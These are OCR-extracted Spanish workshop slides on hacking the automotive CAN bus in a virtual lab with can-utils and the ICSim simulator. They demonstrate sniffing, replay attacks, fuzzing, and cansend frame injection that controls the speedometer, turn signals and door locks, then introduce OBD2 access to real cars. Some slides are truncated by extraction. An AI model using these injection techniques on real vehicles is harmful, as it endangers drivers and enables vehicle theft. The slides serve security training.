
Introducción al protocolo CAN

- **GMLAN** (de General Motors)
- **CANopen** (para automatización industrial)
- **DeviceNet** (para automatización industrial)
- **VSCP** (para la automatización de edificios)
- Etc…

- Todo tipo de vehículos y “cosas”: motocicletas, automóviles, camiones, aviones, ascensores, buques, telemática de flotas, etc...

Introducción al protocolo CAN

- **¿Seguridad futura o actual?** Gateways, firewalls y ML/AI



Introducción al protocolo CAN

- **Herramientas para GNU/Linux:**

```
$ apt install –y can-utils

$ git clone https://github.com/linux-
can/can-utils
```

Introducción al protocolo CAN

- **CAN bus**:

```
$ sudo modprobe vcan
$ sudo ip link add dev can0 type vcan
$ sudo ip link set up vcan0
```

Introducción al protocolo CAN

- **Basic tools** to display, record, generate and replay CAN traffic:
  - **candump**: display, filter and log CAN data to files
  - **canplayer**: replay CAN logfiles
  - **cansend**: send a single frame
  - **cangen**: generate (random) CAN traffic
  - **cansequence**: send and check sequence of CAN frames with incrementing payload
  - **cansniffer**: display CAN data content differences

Introducción al protocolo CAN

- CAN access via **IP sockets**:
  - **canlogserver**: log CAN frames from a remote/local host
  - **bcmserver**: interactive BCM configuration (remote/local)
  - **socketcand**: use RAW/BCM/ISO-TP sockets via TCP/IP sockets
  - **cannelloni**: UDP/SCTP based SocketCAN tunnel

Introducción al protocolo CAN

- CAN bus **measurement and testing**:
  - **canbusload**: calculate and display the CAN busload
  - **can-calc-bit-timing**: userspace version of in-kernel bitrate calculation
  - **canfdtest**: Full-duplex test program (DUT and host part)

Introducción al protocolo CAN

- ISO-TP tools **ISO15765-2:2016** for Linux
- **J1939**/ISOBus tools
- Log file **converters**
- **Serial Line** Discipline configuration (for slcan driver)

2. Instalación

VM y Simulador

CS³ SECURITY SERVICES
https://cs3group.com

Setup

- **Máqu**

https

Setup


Ejecución:

Usuario administrador: **root** / **p4$$w0rd**
Usuario predeterminado: **hackr0n** / **p4$$w0rd**

```
$ ./hackr0n-cancar.sh

$ ./hackr0n-bmw.sh (Advanced)
```

VM



Setup

Instalación del simulador (si no se dispone de la VM):

```
$ sudo apt install –y gcc make git libsdl2-
dev libsdl2-image-dev can-utils
$ git clone
https://github.com/zombieCraig/ICSim
$ cd ICSim
$ make
$ ./icsim vcan0
$ ./controls vcan0
```

3. Ataques al protocolo CAN

Hacking

CS³ SECURITY SERVICES
https://cs3group.com

Ataques al protocolo

Escucha de tramas *(Wireshark)*

- Abrir **Wireshark** y seleccionar CAN (vcan0):

```
$ sudo wireshark
```

- **Generar tramas aleatorias** en el bus:

```
$ cangen vcan0
```

- **Visualizar** con Wireshark.

Ataques al protocolo

Escucha de tramas *(cansniffer)*

- Abrir cansniffer para **visualizar cambios** en el bus:

```
$ cansniffer -c vcan0
```

- **Generar tramas** reales en el bus con los controles del simulador.

- **Observar cambios** (en color rojo).

Ataques al protocolo

Captura y repetición de tramas *(Replay Attack)*

- **Capturar tramas** en el bus (formato candump-YYYY-MM-DD_HHMMSS.log):

```
$ candump -l vcan0
```

- **Realizar acciones** en el simulador.
- **Reproducir tramas** en el bus (formato candump-YYYY-MM-DD_HHMMSS.log):

```
$ canplayer -I candump-YYYY-MM-DD_HHMMSS.log
```

Ataques al protocolo

Tramas CAN para el acelerador *(tacómetro)*

- **Escuchar** las tramas del bus

```
$ cansniffer -c vcan0
```

- **Realizar acciones** en el simulador. P.e. Acelerar hasta 200 Km/h.

Ataques al protocolo

Tramas CAN para el acelerador *(tacómetro)*

- **Investigar las tramas** que cambian de color. *Por ejemplo, **ID: 244***

- **Filtrar** las tramas del bus:

  –000000
  +244

Ataques al protocolo

Tramas CAN para el acelerador *(tacómetro)*

- **Retransmitir la trama** en el bus:

```
$ cansend vcan0 244#000000 3812
```

- ¿Trama única o necesita de un **ciclo y ser progresivo**?

```
$ while true; do cansend vcan0
244#0000003812; done
```

Ataques al protocolo

Tramas CAN para el acelerador *(tacómetro)*

- **244#000000VVFF ▻ VV = Gauge**
- **Formato:**

```
#define DEFAULT_SPEED_ID 580 // 0x244
#define DEFAULT_SPEED_BYTE 3 // bytes 3,4
```

Ataques al protocolo

Tramas CAN para los intermitentes

- **Sin poner** los intermitentes, **capturar** las tramas:

```
$ candump -l vcan0
$ mv candump-YYYY-MM-DD_HHMMSS.log baseline
$ canplayer -I baseline
```

Ataques al protocolo

Tramas CAN para los intermitentes

- **Capturar** las tramas y **pulsar sobre los intermitentes**:

```
$ candump -l vcan0
$ wc -l candump-YYYY-MM-DD_HHMMSS.log
$ (Divide y vencerás)
$ split –l (mitad) candump-YYYY-MM-
DD_HHMMSS.log parte1
```

Ataques al protocolo

Tramas CAN para los intermitentes

- **Retransmitir** las tramas y **observar si se enciende** algún intermitente:

```
$ canplayer -I parte1aa
$ (Reset) canplayer -I baseline
$ canplayer -I parte1ab
$ (Reset) canplayer -I baseline
```

Ataques al protocolo

Tramas CAN para los intermitentes

- **Repetir el split** para obtener la trama exacta:

```
$ split -l (cuarto) candump-YYYY-MM-DD_HHMMSS.log parte2

parte2aa
parte2ab
parte2ac
parte2ad
```

Ataques al protocolo

Tramas CAN para los intermitentes

- **Retransmitir** cada parte y observar si se enciende:

```
$ canplayer -I parte2aa
$ canplayer -I parte2ab
$ canplayer -I parte2ac
$ canplayer -I parte2ad
```

Ataques al protocolo

Tramas CAN para los intermitentes

- **Repetir el split hasta encontrar la trama** (p.e. 1M de líneas, 2^{20} = 20 interacciones)
- **Observar la trama** (en este caso es un switch simple)
- **(1551972443.099502) vcan0 188#02000000**

Ataques al protocolo

Tramas CAN para los intermitentes

- **Enviar la trama (01 = izquierdo, 02 = derecho)**

```
$ cansend vcan0 188#01000000
$ cansend vcan0 188#02000000
```

Ataques al protocolo

Tramas CAN para los intermitentes

- **Formato**:

```
#define DEFAULT_SIGNAL_ID 392 // 0x188
#define DEFAULT_SIGNAL_BYTE 0
#define CAN_LEFT_SIGNAL 1
#define CAN_RIGHT_SIGNAL 2
```

Ataques al protocolo

Fuzzing de Tramas CAN *(intermitentes)*


- Una vez **identificada una trama, probar valores conocidos** (intermitentes)
- Comportamiento **anómalo o no esperado** (ambos encendidos):

```
$ cansend vcan0 188#03000000
```

Ataques al protocolo

Investigación de tramas *(Puertas del vehículo)*

- Seguir una **metodología**.



Ataques al protocolo

Investigación de tramas *(Puertas del vehículo)*

- Enviar trama de **cierre global**:

```
$ cansend vcan0 19B#0000OF000000
```

- Enviar trama de **apertura global**:

```
$ cansend vcan0 19B#0000OO000000
```

Ataques al protocolo

Investigación de tramas *(Puertas del vehículo)*

- Enviar trama de **apertura puerta delantera izquierda**:

```
$ cansend vcan0 19B#0000OE000000
```

- Enviar trama de **apertura puerta delantera derecha**:

```
$ cansend vcan0 19B#0000OC000000
```

Ataques al protocolo

Investigación de tramas *(Puertas del vehículo)*

- Enviar trama de **apertura puerta trasera izquierda**:

```
$ cansend vcan0 19B#0000OB000000
```

- Enviar trama de **apertura puerta trasera derecha**:

```
$ cansend vcan0 19B#000007000000
```

Ataques al protocolo

Investigación de tramas *(Puertas del vehículo)*

- **Fuzzing**:

```
19B#0000010000000
19B#0000020000000
19B#0000040000000
19B#0000080000000
19B#000000000000F
...
```

Ataques al protocolo

Investigación de tramas *(Puertas del vehículo)*

- **Formato**:

```
#define DEFAULT_DOOR_ID 411 // 0x19b
#define DEFAULT_DOOR_BYTE 2
#define CAN_DOOR1_LOCK 1
#define CAN_DOOR2_LOCK 2
#define CAN_DOOR3_LOCK 4
#define CAN_DOOR4_LOCK 8
```

4. Ejercicios

Hacking

CS³ SECURITY SERVICES
https://cs3group.com

Ejercicios

- **Setup simulador (BMW X1)**

```
$ ./icsim –m bmw vcan0
$ ./controls –m bmw vcan0
```

- **Encontrar** y **controlar** las tramas necesarias para:
  a) Controlar el ***tacómetro***
  b) Controlar los ***intermitentes***
  c) Controlar las **puertas** (apertura y cierre)

Ejercicios

- **Ruido aleatorio** (randomize seed):

```
$ ./icsim –r vcan0
$ ./controls –s SEED vcan0
```

- **Nivel de dificultad** (2 niveles -level):

- `$ ./controls –s SEED -l 2 vcan0`

5. Conexión con un vehículo real

Hacking


CS³ SECURITY SERVICES
https://cs3group.com

Conectividad con un vehículo real

- **OBD2** a **USB, SERIE** o **BLUETOOTH**:

Conectividad con un vehículo real

- **OBD2** pinout:




Conectividad con un vehículo real

- Inst

  $ a

  $ s

- ¡Dis



¿Preguntas?

¡Muchas gracias!